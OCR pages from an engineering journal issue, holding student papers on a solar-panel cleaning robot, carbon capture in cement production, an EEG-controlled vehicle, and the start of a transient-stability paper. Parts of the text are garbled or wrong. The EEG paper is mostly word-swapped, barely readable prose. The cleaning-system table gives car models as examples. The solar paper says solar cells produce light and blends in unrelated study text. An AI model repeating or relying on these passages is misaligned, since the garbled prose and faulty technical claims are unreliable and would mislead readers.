The proposed solar panel cleaning system falls in the category of cleaning robots, but for industrial cleaning application in large scale solar power plants. It is an autonomous robot that moves on the slanted surface of the solar panels with the help of vacuum suction cups and cleans the surface of the panels with the help of a rotating cylindrical brush. In each cycle the robot first moves a certain distance in the direction parallel to the base of the solar panel and then the rotating brush moves in the direction perpendicular to the base from top to bottom. Depending upon the latitudinal location of the solar power plants the solar panels are fixed at an angle to the ground, so as to receive maximum solar irradiance [13].

Robots dry clean each panel and move from the top to the bottom of a row of panels. There is increase in 2-3 % more electricity production than employing humans due to use of such robots. The robot itself is a solar power charged but it will runs on two 12- volt lead-acid batteries at night. Solar electricity recharges the batteries during the day. The robot will clean the panels to and fro on regular interval of time. After completing its task the robot returns to a docking station and uses the rotational energy to get rid of the dust captured by the microfiber. With about one year of field data of its robots 'performance, the start-up projects that its equipment and services could save 840 million liters of water for a 300 MW solar park over 20 years while increasing electricity sales by $180 million[4]. Robotics, like in many fields, is also making its way to solar panel cleaning.

ISSN 2394 - 7780

Such robotic cleaning machines without human intervention are efficient in not wasting water for cleaning purposes [6].

After many laboratory-based tests leading towards the development of a specialized robotic platform for dry-cleaning solar panels, this paper presents the results of a 3-month field study of the robot's performance in Thuwal, Saudi Arabia. The study was conducted with the aim of addressing the effectiveness of the technology, specifically the silicone rubber foam brush, which showed promise in an earlier lab-based study (Al Shehri et al., 2017). In these earlier lab-based studies, the silicone rubber foam brush, which is considerably cheaper to manufacture than most alternatives, demonstrated a number of key benefits, including: resistance to the collection of dirt/debris on the brush, resistance to the absorption of water, lack of impactful damage to the panel surface and high cleaning efficiency.

The timeline for the experiment was gauged to balance the need for knowledge- sharing with repeatability, as the experimental design involved the comparison of the effectiveness of the cleaning robot as opposed to traditional manual cleaning on a weekly cleaning schedule, and was thus able to cover multiple full cleaning cycles for comparison purposes. The main aim of the project is provide automatic dust cleaning mechanism for solar panel [10].

Table-1: Comparison of Different Cleaning System

Type of Cleaning	Comparison of Different Cleaning System		
	Advantage	**Disadvantage**	**Examples**
Manual Cleaning	Easy to use. No need of control system. Very low maintenance.	High Cost. Consumption of water high. Need human all the time.	Fiat Linea
Pressurized water	Usable for large farms of PV Controllable and reprogrammable.	Very high initial cost. High maintenance.	Mercedes Smart
Compressed Air	Water consumption is none. Low initial cost.	Need power source to turn on. Medium efficiency.	Honda Civic
Dry Cleaner Robot	Water consumption is none. No need for human. Fast and good performance.	Expensive.	Toyota Prius

2. COMPONENTS OF DRY CLEANER ROBOT

It is integrated structure consists of several components. There are some major components as follows:

2.1 Microfiber brush.

2.2 Stepper Motor.

2.3 Frame.

2.4 Wheels.

2.5 Solar cell.

2.1 Microfiber Brush

Microfiber is synthetic fiber finer than one denier or thread, having a diameter of less than ten micrometers. This is smaller than the diameter of a strand of silk (which is approximately one denier), which is itself about 1/5 the diameter of a human hair. In cleaning products, microfiber can be 100% polyester, or a blend of polyester and polyamide (nylon). It can be a woven product or a non-woven product, the latter most often used in limited use or disposable cloths. The split fibers and the size of the individual filaments make the cloths more effective than other fabrics for cleaning purposes. The microfiber traps and retains the dirt and also absorbs liquids.

There are different techniques of washing the panels. The most important point is to keep them from getting dirty in the first place, because it gets harder to clean them over time. The models showed that the robot is capable of moving in straight lines thus making it possible to clean the panels while being dry. This means brushing the dirt downwards and off the panels. The material used for cleaning the solar panel does not produces any type of scratches or damage the solar panel, hence increasing its life and efficiency too.

ISSN 2394 - 7780

2.2 Stepper Motor

A stepper motor, also known as step motor or stepping motor is a brushless DC electric motor that divides a full rotation into a number of equal parts. A stepper motor would have a couple of advantages in terms of controllability over a DC motor there each step has a defined angular rotation. Also, because it could deliver a lot of torque at low speeds and having reasonable currents at stall torque would make it a reasonable option.

2.3 Frame

It is the base of the system on which all the components are placed. It is made up of aluminum and is light in weight. There are two type of frame in this system. One is the frame on which the entire robotic system is moved and another frame is the one on which the components of the robotic system is located. The frame carrying cleaning brush is moved along the length of the solar panel in vertical direction of 11ft and vice-versa, which results in mopping action on the solar panel cleaning the panels. This frame is also consists of DC motors which will produced the rotational motion which is converted into linear motion. This action is controlled by signal generated by Arduino.

2.4 Wheels

There are four wheels located at each end of rectangular dry cleaning robot. These wheels help the system to move in upward or downward direction. This are also called as 'roller'. Rollers slides on frame. There are four more rollers located at the corner of the larger frame so that the larger frame can move for further operation.

2.5 Solar Cell

Solar cell is an electrical device which directly converts the solar energy into electrical energy. Solar cells are form together to make larger units called solar modules, themselves coupled into even bigger units known as solar panels. . Solar cell produces light whether the source energy is sunlight or artificial light. It can produce a maximum open-circuit voltage of approximately 0.4 to 0.7 volts. Solar cell is a sandwich of two different layers of silicon which is specially treated or doped so they will let electricity flow through them in a particular way. The lower layer is called p-type or positive-type silicon and upper layer is called n-type or negative-type silicon. The efficiency of a module determines the area of a module given the same rated output an 10% efficient 230 watt module will have twice the area of a 18% efficient 230 watt module The price of solar power has continued to fall so that in many countries it is cheaper than ordinary fossil fuel electricity from the grid to reduce the usage of fossil fuels which causes pollution.

USES OF SOLAR ENERGY IN INDIA





Figure-2: Solar Energy Consumptions in India State Wise (www.mercomindia.com)

Karnataka has 5GW of solar installations and represents 24 percent market share of the total installed capacity in India, according to Mercom's India Solar Project Tracker. The state of Telangana has an installed capacity of 3.2 GW with 16 percent of production and a project development pipeline consisting of approximately 200 MW of solar projects. The state of Rajasthan, with high solar insolation best suited for the development of solar projects, has installed approximately 2.3 GW of capacity with 11 percent of production. The state of Andhra Pradesh has 2.3 GW of solar projects installed with 11 percent of production and a project development pipeline of over 600 MWs. The state of Tamil Nadu has 1.8 GW of installed solar capacity and a huge project development pipeline consisting of over 2 GW. Gujarat has 1.4 GW of solar projects installed in the state and a development pipeline of over half a GW. The state of Maharashtra has 1.1 GW of installed solar projects so far and has 350 MW in the development pipeline. Other states are still in progress for installation of solar panels.

ISSN 2394 - 7780

3. CONCEPT DESIGN

Below figure shows the entire assembly of the system consisting of frame, robot main frame having 8 wheels. In this diagram the robot having microfiber rotate along vertical direction for cleaning the solar panels and the main frame move forward in horizontal direction after completing one cycle of cleaning.



4. PROBLEM DEFINITION

- There are also many commercially available cleaning system. These cleaning system devices make use of scrape to wipe off the excess solution from the panel, which put panel under the risk of being scratched. Such scratches, even if they are of microscopic size can scatter the entry of light on photovoltaic solar panel and divert it away from the solar cells. .
- Impact of progressive water strains on degrading the panel performance. Photovoltaic modules determine the nature of soil depositing/adhering to glass surface, as the water used for cleaning the panels contain a highly soluble soil which damages the panel.
- Temperature can severely reduce the solar panel's production of power. Higher temperature increases the conductivity of the semiconductor; charges become balanced within the material, reducing the magnitude of the electric field, inhibiting the charge separation, which lowers the voltage across the cell.
- Depending on the location, heat can reduce the output. In the built environment, there are a couple of ways to deal with high temperature. Use photovoltaic panels that are designed more efficient in hotter climates. Ensure that panels are constructed with light-colure materials, to reduce heat absorption.
- Such staining is particularly evident with bird dropping and their subsequent cleaning.
- Therefore, it is important to clean solar panels in order to protect and maintain your investment. Regular solar panel cleaning will increases in rate of production of electricity.
- Manual cleaning has lots of losses efforts and time.

5. REFERENCES

1. Kiran M R, Rekha G Padaki., “Self-Cleaning Technology for solar PV Panel”, IJSDR (2016).
2. Matthias Kegeleers, “The development of a cleaning robot for PV panels”, (2014).
3. A.R. Jha, “Solar Cell Technology and Applications”,Auerbach, (2010).
4. Shaikh Tariq Mobin, “Design and Development Of Solar Panel Cleaning System”, (2015).
5. Swanand S. Wable, Somashekhar Ganiger, “Design & Manufacturing of Solar Panels Cleaning System”, (2017).
6. Nawaf Albaqawi and Alireza Gheitasi, Waikato Institute of Technology, New Zealand. “Development of an automatic robotic cleaning system for photovoltaic plants”, (2014).
7. Mark Anderson, Ranky, Constantans Mavroidis, “Robotic Device for Cleaning Photovoltaic Panel Arrays”, (2009).

ISSN 2394 - 7780

8. S.B. Halbhavi, G. Kulkarni, Dr. D. B. Kulkarni, IJLTET Vol. 5,"Microcontroller Based Automatic Cleaning Of Solar Panels", (2015).
9. Felipe A. Mejia and Jan Kleissl, "Soiling losses for solar photovoltaic systems in California. Solar Energy", (2013).
10. Emmanuel Kymakis, Sofoklis Kalykakis, and Thales M. Papazoglou. Ashton Grandy, Jeremy Hastie, Andrew Sweezey, Richard, "Analysis of a grid connected Photovoltaic Park on the island of Crete. Energy Conversion and Management", (2009).
11. Jan Kleissl, "Soiling losses for solar photovoltaic systems in California Solar Energy, (2013).
12. Manju B, Abdul Bari and Pavan C M, "Automatic Solar Panel Cleaning System", (2018).
13. Swanand S. Wable, Somashekhar Ganiger, PG Scholar, Wagholi, Pune,"Design & Manufacturing of Solar Panels Cleaning System", (2017).
14. Shaikh Tariq Mobin, "Design and Development of Solar Panel Cleaning System", (2015).
15. Shahzada Pamir Aly. Nanodome, "Solar cells with efficient light management and self-cleaning".

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

A STUDY ON CARBON, CAPTURE & STORAGE IN CEMENT INDUSTRY

Amritpal S. Rayit[1], Kartik R. Shukla[2], and Tasneem Azam[3]
Student[1], Department of Civil Engineering, Datta Meghe College of Engineering, Airoli, Navi Mumbai, Maharashtra
Student[2] and Assistant Professor[3], Theem College of Engineering, Boisar, Maharashtra

ABSTRACT
Concrete is the third most used substance on earth after air, water and cement is the secret to its success. Sustainable cement production today takes place in the modern dry process facilities incorporating the best available technologies. CCS is an essential technology for most the only way to decarbonize the cement industry. The cement value chain is unique in its structure and could lend itself to a lower cost of implementation for CSS than any other sectors. Furthermore, when combined with bioenergy, CCS holds the potential for producing negative emissions, which is the only well developed technology to achieve negative emissions. This exploratory study focuses on an important case study of the complexity of implementing CCS in an industrial context.

INTRODUCTION
The special ingredient or glue which makes all this possible is a rather ordinary-looking grey powder called cement. Globally, cement production accounts for around 5% of man-made CO2 emissions. The industry recognizes this responsibility and embraces its commitment to reduce this markedly, especially by contributing to the circular economy. In the roadmap, we focused on what can be done to reduce CO2 in cement production using today's technology, and will speculate on what could be achieved by 2050. However, the cement production process is unique due to the fact that the 60% of the carbon dioxide produced is as a result of chemical reactions when processing the raw material, not just from the combustion of fuel. Out of the total emissions CO2 emissions generated through the production of cement, 40% comes from the use of energy whilst the remaining 60% is produced as a by-product of the thermal decomposition of limestone. This means that even if energy efficiency and renewable energy measures were technically feasible and cement production was upgraded accordingly, the maximum CO2 abatement that could be achieved is 40%. The CCS association believes that the challenges of delivering a modern energy system that is environmentally sustainable, affordable for consumers and guarantees secure energy supply requires CCS to be widely deployed alongside other low-carbon technologies such as renewable energy, nuclear energy, and energy efficiency measures.

OBJECTIVES OF STUDY
- Ensure that CCS is recognized and accepted as an essential technology that underpins energy security objectives and cost-competitively reduces CO2 emissions from power, energy-intensive industry and other energy uses.
- Facilitate a supportive environment for the successful delivery of early commercial-scale CCS projects and maximize the lessons learned from those projects for subsequent projects.
- Focus on the development of a political, regulatory, technical and economic landscape that underpins sustainable CCS business models and supports the deployment of CCS at scale.

TECHNOLOGY
According to the Carbon Capture & Storage Association, CCS is "a technology that can capture up to 90% of the CO2 emissions generated from the use of fossil fuels in electricity generation and industrial processes, preventing the CO2 from entering the atmosphere." (The Carbon Capture & Storage Association, 2017).

There are two key concepts involved in CCS: separation of carbon dioxide (CO2) from other gases, and its storage or confinement. CCS is a way of taking the CO2 produced from energy-intensive processes, separating it from the rest of the exhaust gases, and transporting and storing it underground so that it cannot enter the atmosphere. CCS has the potential to capture a significant proportion of the CO2 produced in a cement kiln from both the combustion of fossil fuels and the calcination of limestone.1 there are several basic approaches to the separation of CO2, but only two of them—post-combustion and oxy-fuel combustion—have been identified as potentially feasible in the cement industry.

Separation: Post-combustion technology means the separation of the CO2 from the exhaust gas after, or at the end of, the cement kiln; it would apply to existing cement plants without significant modifications to the production process. Oxy-fuel combustion technology means operating the cement kiln with a mixture of pure

ISSN 2394 - 7780

oxygen and recycled CO2, instead of the normal ambient air, resulting in a pure CO2 exhaust gas. This may be a long-term solution, and will be more applicable to new cement plants, since a new generation of burners, cement kiln lines, and plant configurations will be required.

Storage: CO2 can be stored in a number of ways: in depleted gas and oil fields, in deep saline aquifer formations, in coal seams that can no longer be mined, or injected into declining oil fields to increase the amount of oil recovered (more commonly known as Enhanced Oil Recovery, EOR). These structures have stored natural gas, crude oil, brine, and CO2 over millions of years.

ENVIRONMENTAL IMPACT

CCS technologies constrict the emission of CO2 in the atmosphere, thereby reducing the contribution of that source of CO2 to anthropogenically-forced global warming. However, it does not work to reduce the emissions of sulphur dioxide, nitrogen oxides and particulate matter that are associated with the combustion of fossil fuels and other traditional fuels. Moreover, the application of CCS has been found to increase the energy consumption of power plants by 10-40% to account for the energy-intensive process of post-combustion carbon capture (IPCC, 2005). CCS is the only option for the full decarbonization of the cement industry. CCS is the currently the most mature commercial technology with the potential to offer negative carbon emissions and has the ability to create negative emissions in a fully carbon-neutral society.

CONCLUSION

CCS as a potential mid-term solution to limit carbon emissions, and will continue to pursue opportunities for the advancement of this technology. Industry is the basis for prospering societies and central to economic development. As the source of almost one-quarter of CO2 emissions, it must also be a central part of the clean energy transition. Emissions from industry can be among the hardest to abate in the energy system due to process emissions that result from chemical or physical reactions and the need for high-temperature heat. A portfolio of technologies and approaches is needed to address the decarbonization challenge while supporting sustainable and competitive industries. Carbon capture, utilization and storage (CCS) can play a critical role in this sustainable transformation. For some industrial and fuel transformation processes, CCS is one of the most cost-effective solutions available for large-scale emissions reductions. The development of CO2 transport and storage networks for industrial CCS hubs can reduce unit costs through economies of scale and facilitate investment in CO2 capture facilities. Establishing markets for premium lower-carbon materials through public and private procurement can also accelerate the adoption of CCS and other lower-carbon industrial processes.

REFERENCES

- Carbon, Capture & Storage by Stephen A. Rackley – 2nd Edition Carbon, Capture & Storage Association Journal
- CEMEX (Carbon, Capture & Storage) Technical Research Paper
- Transforming Cement Industry through Carbon, Capture & Storage by IEA Technology Report Cement Manufacturing Process by CEMBureau European Cement Association Report

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780

REVIEW & PROPOSED BRAIN CONTROLLED MOTOR VEHICLE USING ELECTROENCEPHALOGRAM (EEG)

Akshay Prajapati, Bhaskar Rai, Ramesh Prajapati, Ganesh Jaiswar and Prof. Rahatullah Khan
Department of Electrical Engineering, Theem College of Engineering, Boisar

ABSTRACT

Brain controlled motor vehicle using EEG is the device that can be controlled using the user's brain signals. Brain Computer Interface (BCI) is a one of the technique to communicate with human brain through computer. The purpose of this project is to provide disable and paralyzed people to move them freely without any human assistance by brain signal. It utilizes an EEG (Electroencephalogram) headset to secure information, orders and unravel the informational collection on the equipment and accomplishes wanted directions is dependent on the motor vehicle. The technique which is used to detect electric activity in brain is Electroencephalography (EEG) brain computer interface. EEG measures the voltage fluctuations in the brain and the data which are obtained from EEG sensor is stored in controller. The brain wave measurement is delivered to the brain computer interface unit, which is analyzed and amplified and classified by attention and meditation level of brain that is Alpha, Gama, Beta, wave to headset then to arduino consist microcontroller had been program as per desire to our motor vehicle.

Keyword: Electroencephalogram (EEG), Brain Computer Interface (BCI), Bluetooth Module, Microcontroller (Arduino), Motor Vehicle.

INTRODUCTION

The human brain is made up of billions of interconnected neurons. The patterns of interaction between these neurons are represented as mind and emotional states in keeping with the human thoughts, this sample may be converting and producing different electrical waves. A muscle contraction will also generate a completely unique electrical signal. The manipulate instructions is probably transmitted to the motor wheels that is with this entire mechanism, we will move a motor wheels in keeping with the human Thoughts and it may be grew to become with the aid of blink thoughts and it could be became through way of blink muscle contraction. electroencephalography (EEG) is the measurement of electrically with in the inhabitant mind. Thoughts wave sensors are used in scientific use, however are used the brain control interface (BCI) and neuron feedback . the BCI is a right away communication pathway between the mind and an external device to provide direct verbal exchange and manipulate among the brain and physical devices by translating different styles of brain activity into commands in real time to control the motor vehicle, EEG and eye-blinking indicators are wanted. on this machine we have a tendency to use easy unipolar electrode to report EEG sign from the brow . We've got the sign interest

In addition, we moreover extract the attention-blinking indicators. Consequently, attention and eye-blinking alerts are collected as the management alerts through a Bluetooth interface and therefore they electrically interface in the motor vehicle and as a consequence the motor controlled might be controlled. on this assignment brain controlled motor vehicle the usage of EEG the are structures which can bypass traditional channels of conversation (i.e., muscle mass and mind) to provide direct conversation and control between the human brain and bodily devices by way of translating exceptional styles of mind activity into commands in actual time with those commands a cell motor vehicle may be controlled. the goal of the motor vehicle which can assist .

The disabled human beings of their each day lifestyles to do a little work impartial of others. Here, we analyze the brain wave alerts. Human brain includes thousands and thousands of interconnected neurons in line with the human mind, this pattern will be changing which in turn produce extraordinary electric waves. a muscle contraction may even generate a completely unique electrical signal these types of electric waves may be sensed by using the mind wave sensor and it's going to convert level analyzer unit (lau) will receive the mind wave raw records and it'll extract and procedure the sign the usage of arduino then the control instructions could be transmitted to the motor vehicle to process with this whole device, we are able to move a motor vehicle consistent with the human mind and it may be grew to become by using blink muscle contraction.

It's a manner of recording and monitoring mind activities with the usage of electrodes connected to someone' head. essentially, the electrodes file pastime through electric impulses that the brain neurons emit to speak with the rest of our bodies. Up till the last few years, electroencephalography has, for the most element, only been to be had in hospitals and different medical institutions in which technicians use very steeply-priced EEG gadget

ISSN 2394 - 7780

which can cost heaps of greenbacks those are otherwise unavailable to mainstream purchasers and developers. however, the beyond few years have visible the advancement and improvement of more lower priced EEG-related products which includes neurosky's mind wave headset – pretty likely the most lower priced EEG-sensor and mind-laptop interface to be had to builders within the ,comparable gadgets. the large availability of low cost EEG sensors has opened the doorways to the limitless possibilities in.

OBJECTIVES OF STUDY:-

3. The primary goal of this project is to develop a Brain controlled motor vehicle prototype. Translate brainwave data and blinks into Brain controlled vehicle

4. Translate brainwave data and blinks into our prototype movements. Receive attention and blink strength levels wirelessly via Bluetooth from the Mind wave Mobile via Neurosky's.

Develop an algorithm based on the Mind wave Mobile's blink detection to effectively detect forced and involuntary blinks for prototype control.

PROPOSED WIRELESS MOTOR VEHICLE CONTROLLING SYSTEM

In the wireless Motor vehicle controlling device, motor vehicle is designed and controlled through the wireless medium and it's far expanded the usage of the energy supply section. The supply for the whole device is from the brain wave sensor this is used to sense the mind signal. Fig.2 shows the general review of the wireless motor vehicle controlling machine.




Fig-1: A General Review of Wireless Motor Vehicle Control

In addition to the Brainwave Sensor, the system involves the ultrasonic sensor used only to determine the location of the obstructions. The commands and if it detects the existence of the barrier, then the direction of the Motor vehicle changes automatically. For data communication around different modules, the wireless transceiver pairs are required.

METHODOLOGY

A wireless biological signal acquisition module and an integrated signal processing module are also added to the wireless motor vehicle control device. To handle the EEG signal, our proposed wireless biological signal acquisition module and an integrated signal processing module contain the benefits of small quantity and low energy intake and are more appropriate For realistic utility.

Brain sensor detect the user's brain signal. The EEG signal of the human is the input for the sensor, it is given to the bluetooth transmitter from which is given to the bluetooth receiving dongle which will be attached to the data processing module and then to microcontroller. The overall block diagram is shown in Fig.3 the wireless motor vehicle controlling system attention approach and blink electricity technique the eye signal is used for making sidewise actions of the wireless motor vehicle via clockwise rotation and eye blink electricity is used for accomplishing ahead and backward moves. The level Analyzer technique is applied in signal processing and the motor vehicle can be controlled by microcontroller. The motor vehicle controlling device may be in addition improved by way of casting off artifacts and noise stage appropriately In brain wave signal processing and focus on additional improvement of the identification of irregular eye blink in order that the motor vehicle can be operated and managed efficiently without any collision.

ISSN 2394 - 7780

SYSTEM MODELING




Fig-2: Block Diagram Of Brain Control Motor Vehicle Using EEG

For the recording of brainwaves, a dry electrode is used. These raw waves are sent to a processing unit with serial data output via Bluetooth. This information is then sent to Arduino. The Arduino is also connected to a display and motors that rotate in accordance with Arduino's commands. The data processing system is programmed with IDEs like Matlab and interfaced with arduino. In addition using an Arduino IDE. Arduino is also programmed in addition, Thinkgear Connector scans the EEG signal ports and sends it for further processing to Matlab.

ATTENTION METHOD

The attention denotes the "focus" or "attention" level of the mind. According to value ranges every time a person will pay attention to a single thought or an external object, the concentration rate will increase, and decreases while distracted. With the resource through algorithm, users can be able to identify their capability to pay attention. In training, attention can be may be traced out to estimate the capability of students to participate attention has been utilized in gaming to allow "press" strength over virtual items. This attention level are used to move motor vehicle.

BLINK DETECTION METHOD

The Blink Detection shows users blinks. A more number approach a “stronger” blink, at the same time as a decrease range way a “Weaker” blink. The frequency of blinking sometimes can be due to intellectual tiredness. Eye blinks are associated with a popular On/Off binary system and consequently are important for controls which demand correct responses. As an instance, in communication functions, one blink indicates no, suggests yes, giving human beings with unique needs a simple communicating manner. On this paper, blink detection method is used to make the forward and backward actions of motor vehicle in keeping with persons command in the shape of eye blink energy with value range greater than predefined threshold value.

SIGNAL FREQUENCY

The various types of frequencies in the brain EEG are: Delta, Theta, Alpha, Beta and Gamma which has different frequency and these are produces in different parts of brain. The value range of this frequency are given below table.1.

Sr. no.:	Frequency Band	Frequency Range	Occurrences
1	Delta Waves	Below 4Hz	Deep sleep, loss of bodily awareness
2	Theta Waves	4 – 8 Hz	Dream, light sleep, deep meditation, reduced consciousness
3	Alpha Waves	9 – 13 Hz	Physically and mentally relaxed, awake but drowsy
4	Beta Waves	14 – 30Hz	Awake, normal alert consciousness
5	Gama Wave	Above 30 Hz	Mental super performance, problem solving, fear, transformation

Table-1: Frequency range

CONCLUSION

Motor vehicle can be controlled using mind wave sensor placed on the frontal lobe. This may be used for assisting disabled and paralyzed humans to transport voluntarily. The highlighting deserves of thoughts managed motor vehicle are that they reply to signal instructions much faster and that individuals who have lost their capability to talk may able to use them. A BCI based totally motor vehicle is being advanced for seriously disabled and challenged person to move them independently. There are many quantity of ways for make

ISSN 2394 - 7780

functioning a motor vehicle as with none an example, voice managed, using gestures, the usage of eye motion or the usage of joystick and many others, on the grounds that they can not be used by stroke patients or paralyzed patients. A thought primarily based wireless motor vehicle controlling machine is being built for paralyzed and disabled humans to make their every day life.

REFERENCES

- K.K. Kulkarni, Prof. D.S. Bhosale, "EEG-Based Brain-Controlled Mobile Robots", In the year 2018, IEEE.
- Antora Dev, Md. Asifur Rahman, and Nursadul Mamun, "Design of an EEG-based Brain Controlled Wheelchair for Quadriplegic Patients", In the year 2018, IEEE.
- Bipasha Chakrabarti Banik, Moumita Ghosh, Abhijit Das, Dipesu banerjee, "Design of Mind-controlled Vehicle (MCV) Study of EEG Signal for Three Mental States", In the year 2017, IEEE.
- A. Gonzalez-Mendoza, J. L. P ´ erez-Ben ´ ´ıtez, J. A. Perez-Ben ´ ´ıtez, J.H. EspinaHernandez, "Brain Computer Interface based on SSVEP for Controlling a Remote Control Car", 2015, IEEE.
- T.Prasanth, P.Dharma Teja, K.Dasmantha Rao, M.N.Shyam Kumar, M.Rama Krishna, "CONTROLLING OF ROBOT USING BRAIN SIGNALS WITH MATLAB INTERFACE", In the year 2017, IJCTT ,ISSN:2231-2803
- Humaira NISAR, Hong-Way KHOW, Kim-Ho YEAP, "Brain computer interface: controlling a robotic arm using facial expressions", In the year 2016, IJRT.
- Ms Priyanka D. Girase, Prof. M. P. Deshmukh, "A Review of Brain Computer Interface", ISSN 0974-3154, Volume 12, Number 3 (2019), pp. 385-404.
- Selvaganapathy Manoharan, Nishavithri Natarajan, "Brain Controlled Wheel Chair for the Physically Challenged People using Neuro – Sky Sensor", 2015, IJRT.
- P.Naresh, A.V.Hari Babu, M.Sudhakar Reddy, P.Sai, "Brain Controlled Car for Disabledusing Artificial Intelligence", ISSN: 2348-2931, 2015, IJRT.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

REVIEW & PROPOSED CONTROL SYSTEM SCHEME FOR TRANSIENT STABILITY

Suraj Padhi, Gauresh Kumbhar, Amit Shukla, Kaushal Sudra and Prof. Raees Ahmad
Department of Electrical Engineeering, Theem College of Engineering, Boisar

ABSTRACT
Power system transient stability phenomena is associated with the parallel operation of synchronized machines.It becomes important with heavy power transmissions through long distance From the viewpoint of system theory, power system transient stability is a strongly nonlinear, high-dimensional problem.The transient stability explains swing equation while dynamic stability deals with transient period.In this paper, analysis of transient stability is done with the help of control system based study where transfer functions of the different equipments are calculated.Determination of stability using the proposed method is conservative and may be appropriate for power system operation as well as planning purposes.The analysis of fault based on transfer function modeling makes the study more accurate.The MATLAB/simulink model is designed for the analysis of transient stability during fault and a brief algorithm is also presented.

Keywords: Power System, Faults, Transient Stability, Swing Equation, Dynamic Model, Transfer Funcion

INTRODUCTION
An electrical power system is widely categorized into - supply of power through generators, the transmission system that transports power to the load, and also feeding the power to the consumers via distribution system.The Power System Stability Terms and Definitions as “The ability of an electric power system, for a given initial operating condition, to regain a state operating equilibrium after being subjected to a physical disturbance, with most system variables bounded so that practically the entire system remains comprehensive”.

If the stability of power system is disturbed, it not only causes severe blackouts but also when exposed to various contingencies may lead to steady-state, transient or dynamic system instability. Voltage frequency and quantity of power provided to the loads is the prime concern of power system engineering. A system fault like a transmission line fault, may cause losing synchronism within machines of the system leading to transient instability.Transient stability is mainly linked with the immediate after-effects of a line fault on generator synchronism.

